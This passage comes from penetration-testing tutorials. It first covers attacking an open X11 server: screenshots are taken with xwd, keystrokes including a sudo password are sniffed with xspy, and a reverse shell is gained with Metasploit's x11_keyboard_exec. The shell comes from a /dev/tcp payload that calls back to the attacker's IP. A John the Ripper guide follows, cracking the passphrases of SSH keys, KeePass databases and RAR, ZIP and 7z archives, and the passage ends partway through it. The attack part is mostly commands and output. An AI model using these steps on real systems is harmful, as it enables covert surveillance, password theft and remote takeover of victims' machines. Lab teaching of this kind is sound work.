Root = indicates that the root window should be selected for the window dump


Screen = indicates that the GetImage request used to obtain the image

Silent = Operate silently, i.e. don't ring any bells before and after dumping the window.

Display = specify the server to connect to

```
root@kali:~# xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
root@kali:~#
```

After running the aforementioned command, we will successfully capture a screenshot from the victim system.




Here we have the screenshot captured by the xwd, but it is in .xwd format, so to view it we will have to convert it to a viewable format like .png


```
convert screenshot.xwd screenshot.png
```

```
File Edit View Search Terminal Help
root@kali:~# convert screenshot.xwd screenshot.png
root@kali:~# www.hackingarticles.in
```

This command will convert the xwd to a png file. After running this command, we can find out screenshot in png file format as shown below:



On opening the png file we can see that the xwd tool have successfully captured the screenshot of the target system.



## XSPY

It is a built-in tool Kali Linux for the X Window Servers. XSPY is a sniffer, it sniffs keystrokes on the remote or local X Server.

1 | command: xspy 192.168.1.109

```
root@kali:~# xspy 192.168.1.109 ↵
opened 192.168.1.109:0 for snooping
terminal www.hackingarticles.in
sudo bash
1234
aptminusget update
```

As we can see from the given screenshot that we have got the user password as the victim have unknowingly entered the password. Also see that the password is not as visible on the Server terminal but as the xspy captures the keys typed, hence we have the password typed.



```
root@ubuntu: ~
ubuntu@ubuntu:~$ sudo bash ↵
[sudo] password for ubuntu:
root@ubuntu:~# apt-get update
```

## Getting the Shell through Metasploit

Now we will use the X11 Keyboard Command Injection module of the Metasploit Framework. This module exploits open X11 Server by connecting and registering a virtual keyboard. Then the Virtual Keyboard is used to open an xterm or gnome terminal and then type and execute the payload.


NOTE: As X Server is a visual service, while the executing of the module will take place, every task occurring on the Target System will be visible to the Victim.

Now, after opening the Metasploit Framework, we will use the payload as shown:


```
1 use exploit/unix/x11/x11_keyboard_exec
2 msf exploit(unix/x11x11_keyboard_exec) > set rhost 192.168.1.109
3 msf exploit(unix/x11x11_keyboard_exec) > set payload cmd/unix/reverse_k
4 msf exploit(unix/x11x11_keyboard_exec) > set lhost 192.168.1.120
5 msf exploit(unix/x11x11_keyboard_exec) > set lport 4444
6 msf exploit(unix/x11x11_keyboard_exec) > set time_wait 10
7 msf exploit(unix/x11x11_keyboard_exec) > run
```

```
msf > use unix/x11/x11_keyboard_exec ↵
msf exploit(unix/x11/x11_keyboard_exec) > set rhost 192.168.1.109
rhost => 192.168.1.108
msf exploit(unix/x11/x11_keyboard_exec) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(unix/x11/x11_keyboard_exec) > set lhost 192.168.1.120
lhost => 192.168.1.120
msf exploit(unix/x11/x11_keyboard_exec) > set lport 4444
lport => 4444
msf exploit(unix/x11/x11_keyboard_exec) > set time_wait 10
time_wait => 10
msf exploit(unix/x11/x11_keyboard_exec) > run
```

After running the module, it will first connect to the Server and search for xterm and open it.



Then after waiting for 10 seconds, it will start typing the script command on the xterm.



```
ubuntu@ubuntu:~$ nohup 0<&103->exec 103</dev/tcp/192.168.1.120/4444;sh <&103 &103 2>&103 &2>/dev/null; sleep 1; exit
bash: 103: Bad file descriptor
[1] 7199
```

After executing this command, xterm will get closed, but it will provide a **command shell** to the Attacker as shown.

```
msf exploit(unix/x11/x11_keyboard_exec) > run

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Register keyboard
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening "Run Application"
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening xterm
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Typing and executing payload
[*] Command shell session 1 opened (192.168.1.120:4444 -> 192.168.1.109:53979)
2018-06-09 07:19:45 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:36:20:cc
          inet addr:192.168.1.109 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:20cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:40163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15925905 (15.9 MB) TX bytes:9913565 (9.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94720 (94.7 KB) TX bytes:94720 (94.7 KB)
```

**Author:** Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester

Contact [here](#)

## BEGINNERS GUIDE FOR JOHN THE RIPPER (PART 2)

We learned most of the basic information on John the Ripper in our Previous Article which can be found here. In this article we will use John the Ripper to crack the password hashes of some of the file formats like zip, rar, pdf and much more.

To crack these password hashes, we are going to use some of the inbuilt and some other utilities which extract the password hash from the locked file. There are some utilities that come inbuilt with john which can be found using the following command.

**locate \*2john**

As you can see that we have the following utilities, we will demonstrate some of them here.

```
root@kali:~# locate *2john ↵
/usr/sbin/dmg2john
/usr/sbin/gpg2john
/usr/sbin/hccap2john
/usr/sbin/keepass2john
/usr/sbin/keychain2john
/usr/sbin/keyring2john
/usr/sbin/kwallet2john
/usr/sbin/pfx2john
/usr/sbin/putty2john
/usr/sbin/pwsafe2john
/usr/sbin/racf2john
/usr/sbin/rar2john
/usr/sbin/ssh2john
/usr/sbin/zip2john
```

## Cracking the SSH Password Hash

John the Ripper can crack the SSH private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do

this we will use a utility that comes with ssh, called “ssh-keygen”.

### ssh-keygen

```
pavan@kali:~$ ssh-keygen ↵
Generating public/private rsa key pair.
Enter file in which to save the key (/home/pavan/.ssh/id_rsa):
Created directory '/home/pavan/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/pavan/.ssh/id_rsa.
Your public key has been saved in /home/pavan/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dM3MSZNJPvG+YcrGSSzBnxXM61jQBbPv3VnU5GqFYLw pavan@kali
The key's randomart image is:
+---[RSA 2048]---+
|      oB*+oo|
|      . 0=*=B.|
|      . + 0o=.=|
|      . . +E=o=|
|      S . =+* o|
|      =.=.+|=|
|      * ..+|
|      . |
+--- [SHA256] ---+
```

After opening, it asks for the location at which we want the public/private rsa key pair to store? You can use any location or you can leave it as default.

After that it asks for the passphrase, after entering the password again, we successfully generate the rsa private key. (Refer the Screenshot)

When you will try to open the file, you will be greeted by the following prompt.

## Unlock: id\_rsa

The contents of "id\_rsa" are locked. In order to view the contents, enter the correct password.




Password

Unlock

Now John cannot directly crack this key, first we will have to change its format, which can be done using a john utility called "ssh2john".

**Syntax:** ssh2john [location of key]

```
1 | ssh2john /home/pavan/.ssh/id_rsa > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named id\_rsa.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.txt
```

Great! We have successfully cracked the passphrase used to create the private ssh key to be "password123"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
  id_rsa.txt
Created directory: /home/pavan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (id rsa)
1g 0:00:00:00 DONE (2018-06-06 20:47) 3.448g/s 4772p/s 4772c/s
  4772C/s password123
Use the "--show" option to display all of the cracked password
s reliably
Session completed
```

## Cracking the KeepPass2 Password Hash

John the Ripper can crack the KeepPass2 key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will use a utility that is called “kpcli”.

**kpcli**

```
pavan@kali:~$ kpcli ↵
KeePass CLI (kpcli) v3.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> saveas ignite.kdb
Please provide the master password: ****
Retype to verify: ****
kpcli:/> exit
```

Now we will create a database file using command “saveas” and naming the database file as ignite.kdb and entering a passcode to secure it.

When you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “keepass2john”.

**Syntax:** keepass2john [location of key]

```
1 | keepass2john ignite.kdb > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "12345678"


A screenshot of a terminal window showing the output of the "john" command. The command is "john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt". The output shows the cracking process: "Using default input encoding: UTF-8", "Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])", "Press 'q' or Ctrl-C to abort, almost any other key for status", and then it finds the password "12345678" from the "ignite.kdb" database. The status line shows "1g 0:00:00:00 DONE (2018-06-06 21:13) 3.225g/s 29.03p/s 29.03c/s 29.03C/s 12345678". It also says "Use the '--show' option to display all of the cracked password" and "Session completed".

## Cracking the RAR Password Hash

Now we will crack some compressed files, to do that we will have to create a file to be compressed so let's do that using echo command as shown in the given screenshot.

You can see that we created a file.txt which we will be using to create compressed files.

```
1 | echo hackingarticles.in > file.txt
```



John the Ripper can crack the RAR file passwords. To test the cracking of the password, first let's create a compressed encrypted rar file.


```
1 | rar a -hpabc123 file.rar file.txt
```

```
pavan@kali:~$ rar a -hpabc123 file.rar file.txt ↵
RAR 5.50  Copyright (c) 1993-2017 Alexander Roshal  11 Aug 2
017
Trial version          Type 'rar -?' for help
Evaluation copy. Please register.

Creating archive file.rar
```

- a = Add files to archive
- hp[password] = Encrypt both file data and headers

This will compress and encrypt our file.txt into a file.rar. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change its format, which can be done using a John utility called "rar2john".

**Syntax:** rar2john [location of key]

```
1 | rar2john file.rar > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "abc123"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt  
crack.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 SSE2 4x])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123      (file.rar)  
1g 0:00:00:00 DONE (2018-06-06 21:20) 2.631g/s 31.57p/s 31.57c  
/s 31.57C/s 12345678..daniel  
Use the "--show" option to display all of the cracked password  
s reliably
```

## Cracking the ZIP Password Hash


John the Ripper can crack the ZIP file passwords. To test the cracking of the password, first let's create a compressed encrypted zip file.

```
zip -er file.zip file.txt
```

```
pavan@kali:~$ zip -er file.zip file.txt  
Enter password:  
Verify password:  
adding: file.txt (stored 0%)
```

- e = Encrypt
- r = Recurse into directories


This will compress and encrypt our file.txt into a file.zip. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “zip2john”.

**Syntax:** zip2john [location of key]

```
1 | zip2john file.zip > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be “654321”

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt  
crack.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (PKZIP)  
Press 'q' or Ctrl-C to abort, almost any other key for status  
654321      (file.zip)  
1g 0:00:00:00 DONE (2018-06-06 21:33) 1.754g/s 35.08p/s 35.08c  
/s 35.08C/s 654321..qwerty  
Use the "--show" option to display all of the cracked password
```

## Cracking the 7-Zip Password Hash


John the Ripper can crack the 7-Zip file passwords. To test the cracking of the password, first let's create a compressed encrypted 7z file.

7z a -mhe file.7z file.txt -p"password"

```
pavan@kali:~$ 7z a -mhe file.7z file.txt -p"password"  
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21  
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 b  
s,2 CPUs Intel(R) Pentium(R) CPU G2020 @ 2.90GHz (306A9),ASM  
Scanning the drive:  
1 file, 18 bytes (1 KiB)  
Creating archive: file.7z
```

- a = Add files to archive
- m = Set compression Method
- h = Calculate hash values for files
- e = Encrypt file
- p = set Password


This will compress and encrypt our file.txt into a file.7z. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "7z2john". This is not inbuilt utility, It can be downloaded from here.

**Syntax:** zip2john [location of key]

```
1 | python 7z2john.py file.7z > crack.txt
```



Now let's use John the Ripper to crack this hash.

